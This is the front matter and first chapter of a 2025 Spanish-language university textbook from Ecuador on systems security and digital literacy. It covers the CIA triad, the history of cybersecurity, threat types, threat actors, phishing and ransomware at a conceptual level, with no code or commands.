SEGURIDAD EN SISTEMAS Y ALFABETIZACIÓN DIGITAL:

Enfoques Técnicos - Humanos para la Reducción del Analfabetismo Digital

Solano-Gutiérrez, Gerardo Alfredo
Argandoña-Moreira, José Gilberto
Mora-Olivero, Aldo Patricio

Choez-Calderón, Cindy Johanna
Núñez-Freire, Luis Alfonso
Cevallos-Mina, Mirna Geraldine

Grupo de Asesoría Empresarial & Académica
Grupoaea.ecuador
Editorial Grupo AEA

Seguridad en Sistemas y Alfabetización Digital: Enfoques Técnicos - Humanos para la Reducción del Analfabetismo Digital

Autor/es:

Solano-Gutiérrez, Gerardo Alfredo
Universidad Técnica Luis Vargas Torres de Esmeraldas

Argandoña-Moreira, José Gilberto
Universidad Técnica Luis Vargas Torres de Esmeraldas

Mora-Olivero, Aldo Patricio
Universidad Técnica Luis Vargas Torres de Esmeraldas

Choez-Calderón, Cindy Johanna
Universidad Técnica Luis Vargas Torres de Esmeraldas

Núñez-Freire, Luis Alfonso
Universidad Técnica Luis Vargas Torres de Esmeraldas

Cevallos-Mina, Mirna Geraldine
Universidad Técnica Luis Vargas Torres de Esmeraldas

Datos de Catalogación Bibliográfica

Solano-Gutiérrez, G.A.
Argandoña-Moreira, J.G.
Mora-Olivero, A.P.
Choez-Calderón, C.J.
Núñez-Freire, L.A.
Cevallos-Mina, M.G.

Seguridad en Sistemas y Alfabetización Digital: Enfoques Técnicos - Humanos para la Reducción del Analfabetismo Digital

Editorial Grupo AEA, Ecuador, 2025
ISBN: 978-9942-651-97-6
Formato: 210 cm X 270 cm 244 págs.

Publicado por Editorial Grupo AEA
Ecuador, Santo Domingo, Vía Quinindé, Urb. Portón del Río.
Contacto: +593 983652447; +593 985244607
Email: info@editorialgrupo-aea.com
https://www.editorialgrupo-aea.com/

Director General:	*Prof. César Casanova Villalba.*
Editor en Jefe:	*Prof. Giovanni Herrera Enríquez*
Editora Académica:	*Prof. Maybelline Jaqueline Herrera Sánchez*
Supervisor de Producción:	*Prof. José Luis Vera*
Diseño:	*Tnlgo. Oscar J. Ramírez P.*
Consejo Editorial	*Editorial Grupo AEA*

Primera Edición, 2025

Cámara Ecuatoriana del Libro con registro editorial No 708

Disponible para su descarga gratuita en https://www.editorialgrupo-aea.com/

Título del libro:
Seguridad en Sistemas y Alfabetización Digital: Enfoques Técnicos - Humanos para la Reducción del Analfabetismo Digital

Libro Digital, Primera Edición, 2025
Editado, Diseñado, Diagramado y Publicado por Comité Editorial del Grupo AEA, Santo Domingo de los Tsáchilas, Ecuador, 2025

ISBN: 978-9942-651-97-6

https://doi.org/10.55813/egaea.l.145

Como citar (APA 7ma Edición):

Solano-Gutiérrez, G.A., Argandoña-Moreira, J.G., Mora-Olivero, A.P., Choez-Calderón, C.J., Núñez-Freire, L.A., & Cevallos-Mina, M.G.. (2025). *Seguridad en Sistemas y Alfabetización Digital: Enfoques Técnicos - Humanos para la Reducción del Analfabetismo Digital*. Editorial Grupo AEA. https://doi.org/10.55813/egaea.l.145

Cada uno de los textos de Editorial Grupo AEA han sido sometido a un proceso de evaluación por pares doble ciego externos (double-blindpaperreview) con base en la normativa del editorial.

Revisores:

Ing. García Peña Víctor René, PhD.	Universidad Laica Eloy Alfaro de Manabí – Ecuador	
Ing. Erazo Luzuriaga Alex Fernando, Mgs.	Escuela Superior Politécnica de Chimborazo – Ecuador	

Los libros publicados por **"Editorial Grupo AEA"** cuentan con varias indexaciones y repositorios internacionales lo que respalda la calidad de las obras. Lo puede revisar en los siguientes apartados:

Editorial Grupo AEA

http://www.editorialgrupo-aea.com

Editorial Grupo AeA

editorialgrupoaea

Editorial Grupo AEA

Aviso Legal:

La información presentada, así como el contenido, fotografías, gráficos, cuadros, tablas y referencias de este manuscrito es de exclusiva responsabilidad del/los autor/es y no necesariamente reflejan el pensamiento de la Editorial Grupo AEA.

Derechos de autor ©

RESEÑA DE AUTORES

AUTORES

Solano-Gutiérrez, Gerardo Alfredo

Universidad Técnica Luis Vargas Torres de Esmeraldas

gerardo.solano@utelvt.edu.ec

https://orcid.org/0000-0001-8489-0802

Ingeniero en Sistemas e Informática (2011) de la Universidad Autónoma de los Andes, Máster en Seguridad de la Información Empresarial (2021) de la Universidad de Barcelona, Magister en Tecnologías de la con mención en Seguridad de Redes y Comunicaciones (2023) de la Universidad Pontificia Católica del Ecuador. Docente titular en la UTLVTE Sede Santo Domingo de los Tsáchilas. 20 años de experiencia en infraestructuras tecnológicas.

Argandoña-Moreira, José Gilberto

Universidad Técnica Luis Vargas Torres de Esmeraldas

jose.argandona@utelvt.edu.ec

https://orcid.org/0000-0001-5881-1728

Ingeniero en sistemas Informáticos (2016) de la universidad técnica Luis Vargas Torres de esmeraldas, master en Auditoria en sistemas de información (2021) de la universidad Espíritu Santo de Guayaquil. Docente titular de la UTLVTE, 10 años de experiencia en infraestructuras y soluciones.

AUTORES

RESEÑA DE AUTORES

Aldo-Patricio, Mora Olivero

Universidad Técnica Luis Vargas Torres de Esmeraldas

aldo.mora.olivero@utelvt.edu.ec

https://orcid.org/0000-0002-4337-7452


Ingeniero en sistemas y computación de la Pontificia Universidad Católica del Ecuador y Magíster en tecnologías de la información, de la Pontificia Universidad Católica del Ecuador. Docente titular de La Universidad Técnica Luis Vargas Torres de Esmeraldas, Sede Santo Domingo de los Tsáchilas.

Choez-Calderón, Cindy Johanna

Universidad Técnica Luis Vargas Torres de Esmeraldas

cindy.choez.calderon@utelvt.edu.ec

https://orcid.org/0000-0003-3968-9397



Ingeniera en Sistemas y Computación (2019), Magister en Tecnologías de la Información (2021) estudios realizados en la Universidad Católica del Ecuador Sede Esmeraldas. Docente titular en la UTLVTE Sede Santo Domingo de los Tsáchilas. Estudiante del Doctorado en Educación en la Universidad Católica Andrés Bello (UCAB).

RESEÑA DE AUTORES

AUTORES

Núñez-Freire, Luis Alfonso

Universidad Técnica Luis Vargas Torres de Esmeraldas

luis.nunez@utelvt.edu.ec

https://orcid.org/0000-0001-9759-2003

Ingeniero en Sistemas (2003) de la Universidad Tecnológica Indoamérica, Magister en Tecnologías de la Información (2021) por la Pontificia Universidad Católica del Ecuador (PUCE). Docente titular en la Universidad Técnica Luis Vargas Torres de Esmeraldas Sede Santo Domingo de Los Tsáchilas desde 2013.

Cevallos-Mina, Mirna Geraldine

Universidad Técnica Luis Vargas Torres de Esmeraldas

mirna.cevallos.mina@utelvt.edu.ec

https://orcid.org/0000-0002-5383-4522

Ingeniera Química (2015) de la Universidad de Guayaquil, Master en prevención de riesgo laborales y master en docencia superior universitaria en la Universidad de la Rioja, Docente de la UTLVTE con 10 años de experiencia laboral.

Índice

Índice de Tablas

Índice de Figuras

Introducción

En las sociedades contemporáneas, la seguridad de la información y la alfabetización digital se han convertido en pilares fundamentales para el ejercicio de derechos, la inclusión social y la participación ciudadana. En efecto, la expansión de servicios gubernamentales en línea, la banca digital, el comercio electrónico y las plataformas de salud han trasladado actividades cotidianas esenciales al entorno digital, generando nuevas oportunidades, pero también profundizando brechas preexistentes para quienes carecen de competencias digitales básicas (Organización de las Naciones Unidas para la Educación, la Ciencia y la Cultura [UNESCO], 2024).

En este contexto el analfabetismo digital, cuando se revisa con calma, no se reduce a la falta de equipos o de conexión. Es algo más complejo; aparece cuando una persona no logra usar la tecnología de forma crítica, segura o con cierta independencia, afectando la posibilidad de acceder a oportunidades formativas o laborales, así como de encontrar información confiable. Muchas personas no logran desenvolverse en actividades básicas como hacer trámites en línea, proteger sus datos o identificar señales de fraude y eso las deja expuestas a riesgos que, a menudo, ni siquiera identifican (Ramírez-Rosales & Estrella-Tutivén, 2025; Toscano, 2025; Yépez-Reyes, 2018).

En América Latina, diversos estudios coinciden en que la población, particularmente de adultos mayores, carga con barreras educativas, estructurales y tecnológicas que dificultan su participación plena en línea. A ese fenómeno se le ha llamado “brecha gris”, porque está muy ligada al envejecimiento y a sus condiciones sociales (UNESCO, 2025; Ullmann & Sunkel, 2019; Vanegas & Garzón, 2020).

En esta realidad, ello obliga a replantear qué entendemos por ciberseguridad. Deja de ser un campo puramente técnico y pasa a ser un tema que involucra prácticas sociales, cultura digital y comportamientos cotidianos. En medio de esa combinación, el factor humano puede ser el punto más frágil; sin embargo, bien formado también puede convertirse en la pieza central para reducir

vulnerabilidades y evitar incidentes (National Institute of Standards and Technology, 2024; European Commission, 2022).

Bajo este marco, el propósito de la presente obra es unir dos áreas que tradicionalmente se estudian por separado: la seguridad en sistemas y la alfabetización digital. Aquí se plantean como partes de un mismo desafío: disminuir el analfabetismo digital reforzando las capacidades técnicas, éticas y comunitarias tanto en estudiantes universitarios como en grupos vulnerables, especialmente en adultos mayores. Todo este planteamiento se desarrolla dentro de la Carrera de Ingeniería en Tecnologías de la Información de la Universidad Técnica Luis Vargas Torres de Esmeraldas y se relaciona directamente con los proyectos de investigación y de vinculación sobre alfabetización digital que mantiene la institución.

Desde esta perspectiva, la edificación de esta obra se inscribe en los proyectos institucionales aprobados para la Carrera de Ingeniería en Tecnologías de la Información, tanto en la línea de investigación como en la línea de vinculación con la sociedad. Específicamente, la obra en cuestión articula su leer con el Proyecto de Investigación "La competencia digital docente (CDD) y la integración de las tecnologías de la información en las instituciones educativas fiscomisionales de la provincia de Esmeraldas", el cual se emitió en la Resolución Nro. UTLVTE-095-2024, junto con el Proyecto de Investigación "Inclusión Tecnológica contra el Analfabetismo Digital en la parroquia La Concordia", el cual fue emitido en la Resolución N.º UTLVTE-045-2025 del 14 de mayo de 2025, ambos aprobados por el Vicerrectorado de Investigación, Vinculación y Posgrado de la Universidad Técnica Luis Vargas Torres de Esmeraldas, Ecuador. En la misma línea, la obra se vincula con el Proyecto de Vinculación con la Sociedad "Alfabetización Digital y Asistencia Técnica para Promover la Inclusión Tecnológica en la parroquia La Concordia", aprobado en la Resolución Nº. UTLVTE-096-2024, constituyendo una obra que, en gran medida, es el andamiaje académico y social de la propuesta, en un sentido en el cual articula la formación de los profesionales formados con las necesidades reales del territorio y con procesos que incluyen el diagnóstico, la capacitación y la transferencia de saberes de impacto comunitario.

En términos operativos, estos proyectos buscan, por un lado, describir y analizar las condiciones de exclusión digital y, por otro, diseñar e implementar intervenciones formativas que fortalezcan la autonomía tecnológica de la comunidad (Rivera et al., 2025; Ministerio de Telecomunicaciones y de la Sociedad de la Información, 2022).

En coherencia con este anclaje institucional, desde el enfoque conceptual, la obra en atención tiene como un determinante fundamental marcos internacionales ampliamente aceptados en todas las materias de competencias digitales y de formación en ciberseguridad.

No obstante, se produce un diálogo con el Marco Europeo de Competencia Digital para la Ciudadanía, el cual define cinco áreas y un número total de veintiuna competencias digitales necesarias para poder progresar en la era digital (European Commission, 2024).

De igual forma, se toman en cuenta las directrices de la International Organization for Standardization (ISO) en la norma 10015:2019, ofreciendo guías para la administración de la competencia y el perfeccionamiento individual en programas de formación; resaltando, además, el ciclo de planificación implementación evaluación y ajuste continuo de la formación (ISO, 2019b).

Para cerrar este apartado, se recuperan también algunos elementos del NIST Cybersecurity Framework 2.0. En particular, interesan las funciones “Protect” e “Identify”, que más allá de su enfoque técnico subrayan la necesidad de formar y sensibilizar a los usuarios como parte natural de una gestión del riesgo que funcione de verdad en una organización ((National Institute of Standards and Technology [NIST], 2024).

En lo que se refiere a la ordenación del libro, se siguió el esquema del silabo de la asignatura Seguridad en Sistemas y se lo fue desarrollando en cuatro capítulos centrales. A continuación, se incorporó un anexo dedicado a un Plan de Capacitación en Ciberseguridad para personas de tercera edad. El Capítulo I se inicia con las bases de la seguridad de la información: la triada CID, la lectura del entorno, la identificación de amenazas y vulnerabilidades y el principio de la defensa en capas. Esta primera parte cumple una función doble: introduce el campo y, al mismo tiempo, ayuda a entender por qué el analfabetismo digital

ensancha la superficie de ataque y deja a los usuarios expuestos a fraudes, suplantación o intentos de robo de identidad (Viteri, 2025; De la Peña López & Acosta Gonzaga, 2025).

El Capítulo II cambia el foco hacia los mecanismos que gestionan el acceso y el uso de los recursos informáticos. Aquí se abordan autenticación, autorización, auditoría y un repaso a vulnerabilidades comunes en aplicaciones web, entre ellas las de la Fundación Open Web Application Security Project (OWASP, 2020). También se comentan programas de formación básica en ciberseguridad promovidos en escenarios internacionales. La idea de fondo es que la alfabetización digital avanzada no consiste únicamente en “usar” tecnología; implica comprender políticas, reglas de acceso y medidas de protección que sostienen los sistemas informáticos (NIST, 2024; ISO, 2019).

El Capítulo III aborda la protección de datos y las estrategias de respaldo (backup), incluyendo seguridad física, diseño seguro de redes, mecanismos de detección de intrusos (IDS/IPS), copias de seguridad y planes de recuperación ante desastres. A partir de la consideración de la alfabetización digital, estos contenidos podrán ser concretados en prácticas que van desde guardar la información de aquellos datos considerados críticos, desde entornos personales hasta planes de contingencia para las pequeñas y medianas organizaciones. Estas prácticas se consideran igualmente importantes en contextos de infraestructuras frágiles, en donde existe el elevado riesgo de interrupciones en el servicio, tal como se indica la documentación sobre brecha digital y resiliencia educativa en la región (UNESCO, 2020; La brecha digital en la educación ecuatoriana, 2024).

El Capítulo IV se dedica al hacking ético, el factor humano y el uso responsable de herramientas de ciberseguridad, introduciendo sistemas operativos especializados, fases del hacking ético, herramientas como Nmap, Metasploit o Mimikatz, y técnicas avanzadas como bypass de antivirus y análisis forense de memoria. No obstante, la perspectiva adoptada en este libro subraya el enfoque ético, legal y pedagógico del uso de estas herramientas, enfatizando que el conocimiento ofensivo debe orientarse a reforzar la defensa, comprender la lógica de los ataques y diseñar estrategias de prevención y respuesta, en

coherencia con los principios de responsabilidad social universitaria y con los marcos regulatorios vigentes (Offensive Security, 2024; Messier, 2024).

En la sección anexo, se ubica el programa “Conectados y Seguros”. No es un curso largo; más bien, es un recorrido breve cinco semanas pensado para personas mayores que necesitan apoyo real, no solo manuales. La idea es tomar todo lo visto en los capítulos y llevarlo a una experiencia formativa simple, acompañada, casi artesanal. Y esto no aparece de la nada. En varios países de la región se han probado modelos donde los jóvenes enseñan a los adultos mayores, y cuando ese intercambio se sostiene con paciencia y materiales adecuados, los avances son evidentes (Ruiz García, 2025; Vanegas & Garzón, 2020).

CAPITULO 01

Introducción a la Seguridad en Sistemas

Introducción a la Seguridad en Sistemas

1.1. Definición de ciberseguridad y evolución histórica

En los trabajos académicos recientes suele aparecer una idea bastante clara: la ciberseguridad ya no puede reducirse a un conjunto de dispositivos o soluciones técnicas dispersas. Se la entiende, más bien, como una capacidad estratégica que ayuda a mantener en funcionamiento los sistemas, las redes y la información que circula por ellos. Esa función se apoya en la protección de tres principios básicos confidencialidad, integridad y disponibilidad que deben sostenerse incluso cuando el entorno digital cambia de forma repentina y aparecen nuevas modalidades de ataque (Universidad de Salamanca, 2023). Para alcanzar ese objetivo, las organizaciones combinan políticas internas, prácticas de gestión y herramientas tecnológicas que permitan anticipar fallos, responder a incidentes y reducir los riesgos que provienen tanto del exterior como de errores propios del trabajo humano.

En la forma en que se entendía y se ponía en práctica la seguridad a finales del siglo XX la seguridad era entendida y puesta en práctica de una forma muy distinta. Las organizaciones solían dividir las tareas mediante grupos que prácticamente funcionaban como departamentos autónomos. El equipo trabajando en TRANSEC se ocupaba exclusivamente de comunicaciones y los expertos de NETSEC giraban en torno a la infraestructura de red, mientras que COMPUSEC era responsable de los sistemas computacionales. Cada uno de ellos utilizaba sus rutinas y un léxico técnico determinado. Esa separación tan marcada generaba dinámicas internas donde los procedimientos avanzaban por caminos distintos, y la coordinación entre equipos era limitada a pesar de que todos estaban tratando de proteger elementos que, en la práctica, dependían unos de otros.

Pero ese esquema empezó a romperse cuando los sistemas dejaron de ser islas y comenzaron a depender unos de otros. De pronto, lo que pasaba en una red afectaba a un servidor, y lo que ocurría en un enlace de comunicaciones podía

abrir una brecha en un sistema crítico. Y ahí quedó claro que esas divisiones tan rígidas ya no alcanzaban.

Por esa razón, alrededor de 1990, la OTAN adoptó el término Seguridad de la Información (INFOSEC), un intento de reunir estas áreas bajo una visión más amplia que permitiera responder a varios tipos de amenaza de forma simultánea (Universidad de Salamanca, 2023).

Con el desarrollo de la digitalización incursionando de forma intensa en sectores clave como energía, salud, transporte y gobierno surgió una nueva preocupación que no podía pasarse por alto: ¿qué ocurre si algo sale mal? Esta pregunta fue la que llevó al Departamento de Defensa de los Estados Unidos, hacia el año 2002, a introducir el concepto de "aseguramiento de la información". La idea era clara: aumentar la resiliencia de los sistemas y tener la plena seguridad de que aquellos procesos críticos pudieran continuar su ejecución, incluso cuando se produjesen incidentes que pudiesen hacer tambalear su estabilidad.

La evolución del sector determinó la necesidad de una revisión de las bases tradicionales de la seguridad y de los principios que se han tenido en cuenta, añadiendo dimensiones que han estado presentes en el discurso de la seguridad desde hace unos años, como la autenticidad de la información y el posible rastreo de cada una de las acciones que se llevan a cabo en el interior de un sistema. Estos añadidos no son fruto de una moda, sino que son consecuencia de la expansión de las amenazas en unos entornos donde casi todo queda siempre conectado.

A medida que el tiempo ha ido pasando, la ciberseguridad ha ido dejando de ser entendida como el soporte técnico que garantiza que la actividad ocurra adecuadamente a la vista de los no especialistas. Hoy ha pasado a formar parte de las decisiones estratégicas que aseguran la continuidad, afectan la estabilidad de la institución y que, cada vez más, se vinculan con la propia noción de seguridad nacional. Es, en definitiva, una función estratégica que sostiene áreas que antes ni siquiera imaginaban depender de ella.

Figura 1

Relación jerárquica entre seguridad de la información y ciberseguridad

Nota: La figura ilustra cómo la ciberseguridad se subordina conceptualmente a la seguridad de la información. Elaboración propia basada en Whitman y Mattord (2022) y Universidad de Salamanca (2023).

1.2. Objetivos Fundamentales de la Seguridad: la Tríada CID

La arquitectura de cualquier sistema seguro se sustenta sobre tres pilares doctrinales conocidos universalmente como la tríada CID: Confidencialidad, Integridad y Disponibilidad.

Estos objetivos no se diferencian, sino que se complementan, constituyendo una estructura efectiva cuando hay armonía entre los mismos, ya que eso determina la confiabilidad de los activos digitales. Whitman y Mattord (2022) enfatizan precisamente esta creencia: cuando se indaga en la seguridad de la información se traslada a cada uno de los elementos que la constituyen, la cual resulta fortalecida en virtud de ser abordada en conjunto y no de forma independiente.

- Confidencialidad: Este principio es derivado de una premisa contundente: determinados datos sólo deben ser accesibles a una determinada gama de personas que cuenten con una autorización válida, ya sea una autorización que pueda ser asignada a determinado individuo, sistema o proceso, la cual resulte en la determinación de quién puede consultar u

operar en la información. Si una persona que no posee tal autorización accede a la información, ya sea por un error operativo o ya sea por un fallo en los controles, determinará que la información ha llegado por azar o imprevisibilidad al conocimiento de una persona no autorizada, determinando que el compromiso o la confidencialidad que regía sobre la información ha sido eliminado, mostrando pues un riesgo manifiesto a la entidad.

- Integridad: Hace referencia a la garantía de la exactitud y completitud de la información. Un sistema con integridad es un sistema que ha garantizado que los datos sujetos a su control no han sido alterados ni de manera intencionada por alguna persona, ni de manera accidental por un fallo o error técnico.
- Disponibilidad: Este principio se destina a que los usuarios autorizados tengan acceso a la información y a los servicios de importancia vital en el momento que deseen. El propio sistema será capaz de mantener su funcionamiento y evitar que las interrupciones de funcionamiento permitan que los usuarios autorizados puedan dejar de tener acceso, algo que el NIST (2018) considera el estado mínimo para mantenerse en funcionamiento (Instituto Nacional de Ciberseguridad [INCIBE], 2021).

La vigencia de estos tres principios requiere un cierto cuidado, ya que reforzar uno sin medir las consecuencias puede perjudicar a los otros. Un caso típico es cuando las organizaciones introducen controles de confidencialidad demasiado severos y el sistema acaba volviéndose más lento para los usuarios legítimos en perjuicio de la disponibilidad. Por toda esta serie de motivos, las organizaciones hacen un ajuste en la práctica en el grado de equilibrio que se da entre estos principios según el riesgo que están dispuestas a asumir y el nivel de cumplimiento de las obligaciones normativas. En los marcos de recuperación más actuales aparecen otras dos condiciones que completan el modelo: la autenticidad, que permite conocer quién es la persona que realiza una acción y la de no repudio, que trata de hacer imposible que una persona llegue a negarse para defender que no realizó una operación en un registro de la misma.

Figura 2

Componentes de la tríada CIA y su interacción sistémica

Nota: Datos obtenidos de NIST(2018). Elaboración propia.

Los tres conceptos anteriores constituyen la base sobre la cual se asienta cualquier programa de seguridad. La pérdida de alguno de ellos deviene en una notable desventaja en la estructura de seguridad. Por ello, las organizaciones se valen de un equilibrio dinámico ajustando de una forma u otra la confidencialidad, la integridad y la disponibilidad unos a otros a las exigencias de la organización (NIST, 2018; Whitman & Mattord, 2022).

Tabla 1

Comparativa entre Seguridad de la Información y Ciberseguridad

Aspecto	Seguridad de la información	Ciberseguridad
Alcance	Comprende la seguridad física, la seguridad organizacional y la seguridad digital.	Se centra en el entorno digital, interconectado.
Objetivo principal	Proteger la integridad, la confidencialidad y la disponibilidad de forma total.	Proteger redes, sistemas y datos frente a una amenaza cibernética.

Nota: Texto elaborado según la recopilación del NIST (2018) y Whitman y Mattord (2022). Elaboración propia.

1.3. Principales amenazas en seguridad

El ecosistema de amenazas digitales se caracteriza por su heterogeneidad, clasificándose habitualmente según el origen del vector: interno o externo. Las amenazas internas, derivadas de empleados, contratistas o socios con privilegios legítimos, constituyen un desafío complejo debido a la confianza implícita que poseen dentro de la red. En contraposición, las amenazas externas

abarcan un amplio espectro que va desde el cibercrimen oportunista hasta operaciones sofisticadas de ciber espionaje.

La literatura técnica identifica tres categorías predominantes por su frecuencia e impacto:

- Malware: En ese grupo aparecen los virus y gusanos que circularon durante años, junto con aplicaciones pensadas para espiar la actividad del usuario y, más recientemente, las múltiples variantes de ransomware que han cobrado protagonismo. Estas amenazas dejaron hace tiempo de ser simples interrupciones técnicas; hoy alimentan redes delictivas que operan como negocios estructurados. Whitman y Mattord (2022) indican que la expansión del modelo Ransomware-as-a-Service es una clara muestra de esta transformación, ya que proporciona ataques listos para usar a actores con distintas capacidades.
- Ingeniería social: Más allá de las vulnerabilidades relacionadas con la tecnología, esta técnica pone a un lado las vulnerabilidades tecnológicas y, en su lugar, se basa en los sesgos cognitivos para hacerse con información confidencial. Modalidades como el phishing masivo o el spear phishing, dirigido, continúan siendo los vectores de entrada primarios, lo que pone de manifiesto que el factor humano sigue siendo el eslabón más débil de la cadena de seguridad (Verizon, 2022).
- Ataques de denegación de servicio (DoS/DDoS): Este tipo de ataque busca en definitiva dejar un sistema sin capacidad de responder. No es necesario vulnerar nada sofisticado, basta enviar más tráfico del que puede gestionar y, con esto, los usuarios que realmente necesitan el servicio pierden el acceso. En los últimos años, ha llegado una cantidad ingente de dispositivos IoT mal configurados que complican aún más este escenario. Muchos de estos aparatos (cámaras, sensores, dispositivos del hogar) terminan sumados a botnets sin que sus propietarios se hayan dado cuenta. Cuando se agrupan, pueden producir volúmenes enormes de tráfico malicioso. Singh y Gupta (2021) señalan que esta situación ha permitido que la fuerza de los ataques volumétricos alcance niveles que antes no se veían.

Figura 3

Taxonomía de las principales amenazas en el entorno digital

Nota: Clasificación basada en los vectores de ataque más recurrentes reportados por la industria, datos obtenidos de Verizon (2022) y Alnajim et al. (2023). Elaboración propia.

De la revisión de las causas de muchos incidentes que afectan la ciberseguridad no suele encontrarse tras de ellos el uso de técnicas avanzadas. En realidad, podemos decir que una buena parte de los problemas tiene su origen en descuidos muy básicos que se siguen repitiendo, como si fueran parte del paisaje de cada día. Aún pueden encontrarse contraseñas que cualquiera podría llegar a adivinar con un poco de paciencia, equipos que pasan demasiado tiempo sin ser actualizados y configuraciones que se dejan exactamente igual a como han sido entregadas por los fabricantes. En algunos casos, incluso se maneja información sensible sin ningún tipo de cifrado, algo que sorprende considerando la cantidad de advertencias que existen al respecto. Todo esto, sumado, facilita que un atacante pueda entrar sin mayor resistencia o aprovechar el fallo para obtener privilegios que no debería tener. Corregir estas situaciones implica más que instalar un parche puntual; requiere disciplina, revisiones periódicas y, sobre todo, que el personal entienda por qué estas medidas no son simples formalidades (Whitman & Mattord, 2022; Verizon, 2022).

Cuando una de estas vulnerabilidades termina explotándose, el impacto suele sentirse de inmediato. La pérdida de datos es casi inevitable, ya sea información personal credenciales, números financieros u otros datos privados o material corporativo que puede incluir desde documentos legales hasta propiedad intelectual. A continuación, las consecuencias económicas tales como las sanciones o fraudes, gastos imprevistos e incluso las cuentas que las organizaciones se ven abocadas a pagar y que nunca habrían imaginado tener que afrontar. Está también el área menos cuantificable: el daño a la reputación.

El desgaste de la confianza es rápido cuando hay una filtración, y recobrarla lleva mucho más tiempo del que la mayoría llegaríamos a imaginar. En los incidentes más severos, los efectos alcanzan la operación completa, detienen servicios que deberían de estar funcionando y comprometen la continuidad de negocio durante días o semanas. Lo más complejo es que estos eventos generan repercusiones en cadena, algunas visibles y otras que permanecen ocultas hasta que comienzan a afectar áreas que no estaban inicialmente relacionadas (Aldasoro et al., 2020).

1.4. Actores de Riesgo

Cuando se habla de ciberseguridad, uno de los conceptos que más aparece y que a veces pasa desapercibido por lo familiar que suena es el de actor de riesgo. También se les llama agentes de amenaza, aunque el nombre no cambia lo esencial: se trata de personas o entidades que tienen, al mismo tiempo, la intención y los medios para comprometer la seguridad de un sistema. No es una definición simple, ni debería serlo, porque conocer quién puede representar un peligro influye directamente en las decisiones de defensa que debe tomar una organización.

En los textos especializados, el tema suele abordarse con cierto detalle. Algunos autores prefieren clasificar a estos actores según el lugar desde donde operan si están dentro de la organización o completamente fuera de ella, mientras que otros ponen más énfasis en las motivaciones que los mueven o en el nivel de habilidad técnica que poseen. Esta combinación de criterios, que puede parecer un poco extensa al inicio, permite entender mejor la diversidad de amenazas y, sobre todo, ajustar los controles de seguridad a riesgos concretos y no a suposiciones generales (Pfleeger et al., 2015). Dicho de otra forma: saber quién podría atacar cambia por completo la forma en que se construyen las defensas.

Los principales grupos de actores se clasifican en tres categorías jerárquicas:

- Amenazas Externas: Comprenden desde atacantes oportunistas hasta estructuras altamente organizadas. Dentro de este grupo destacan los ciberdelincuentes motivados por el lucro financiero, los hacktivistas

impulsados por ideologías políticas o sociales, y las Amenazas Persistentes Avanzadas (APT). Los atacantes con esta técnica, con frecuencia protectores del estado-nación que hacen uso de APT para prolongar de modo encubierto su acuerdo de acceso en las redes objetivo, normalmente para mantener un acceso a largo plazo con fines de espionaje o sabotaje (Whitman & Mattord, 2022).

- Amenazas Internas (Insider Threat): son las generadas desde dentro de la organización, e involucran al propio personal, a contratistas o a socios comerciales; aunque hay que mencionar que algunos incidentes son maliciosos (sabotaje o robo de propiedad intelectual), una proporción bastante importante se los puede atribuir a la negligencia o a errores humanos (de una mala gestión de credenciales a una errónea configuración de sistemas). Este tipo de actor tiene de peligroso la combinación de privilegios de acceso y confianza implícita que, por su naturaleza, elude los controles perimetrales de tipo convencional (Pfleeger et al., 2015).

- Agentes Automatizados: Prevaleciendo las mejoras tecnológicas, gran parte de la actividad hostil es realizada por software de tipo autónomo, como es el caso de las botnets o los scripts que escanean en masa, con un funcionamiento indiscriminado y en escalas muy grandes, buscando vulnerabilidades para ser explotadas inmediatamente prescindiendo de los humanos (Alnajim et al., 2023).

Figura 4

Tipología y clasificación de los actores de riesgo en ciberseguridad

Nota: Clasificación basada en el origen y la intencionalidad del agente de amenaza. Pfleeger et al. (2015) y Whitman & Mattord (2022). Elaboración propia.

1.5. Cibercrimen, ciberataques y amenazas emergentes

El cibercrimen, o delito informático, se define como el conjunto de actividades ilícitas ejecutadas mediante el uso de tecnologías digitales o dirigidas específicamente contra sistemas de información. Tal y como se ha indicado, este fenómeno comprende toda a una serie de tipos y estilos de fraude electrónico y robo de identidad de manera más sencilla, así como intrusiones complejas (hacking) en forma de virus y analizando la forma, sabotaje digital y la distribución de malware con fines lucrativos o disruptivos (International Criminal Police Organization [ICPO-INTERPOL], 2022).

En el contexto actual de hiperconectividad, la ciberdelincuencia ha evolucionado de manera acelerada, aprovechándose de la creciente dependencia tecnológica a escala global. Como lo indica la European Union Agency for Cybersecurity [ENISA] (2023), las organizaciones enfrentan ataques dirigidos hacia sus vulnerabilidades más críticas tanto en la infraestructura tecnológica como en el factor humano, lo que genera consecuencias económicas, sociales y operativas de gran magnitud.

Entre las metodologías delictivas predominantes destacan:

- Phishing y Spear Phishing: Los atacantes se hacen pasar por una entidad confiable y, con mensajes que parecen rutinarios, intentan que la persona entregue claves o información que debería mantenerse reservada. No tiene mucha ciencia en su forma tradicional, pero funciona porque apela a hábitos cotidianos: abrir un correo rápido, responder sin mirar demasiado, confiar en un logo conocido.

Ahora, el caso del spear phishing es otra cosa. Aquí no se envía un mensaje al azar. El atacante revisa detalles del objetivo a veces datos públicos, otras veces información que obtuvo en filtraciones anteriores y arma un correo casi “a la medida”, tanto que puede sonar como un compañero de trabajo o un servicio con el que realmente se interactúa. Esa personalización hace que la trampa sea mucho más difícil de detectar, porque el mensaje no parece genérico, sino pensado justo para esa persona en particular (OneCyber, 2025).

- Ransomware: Se ha convertido en uno de esos problemas que ya no sorprenden, pero que siguen causando desastres cada vez que aparecen. En esencia, es un programa malicioso que bloquea los archivos más importantes de una organización mediante cifrado y luego exige dinero para recuperarlos. Esa es la versión “clásica”, por decirlo de alguna forma.

Lo preocupante es que, en los últimos años, los atacantes han añadido una vuelta más a la amenaza. Ahora, además de cifrar los datos, también los extraen y advierten que los publicarán si no se paga el rescate. A esto se le llama doble extorsión, y ha colocado a muchos sectores en una situación delicada, especialmente a servicios esenciales como hospitales o infraestructuras críticas, donde cualquier interrupción puede tener consecuencias bastante graves (ENISA, 2023; SentinelOne, 2024).

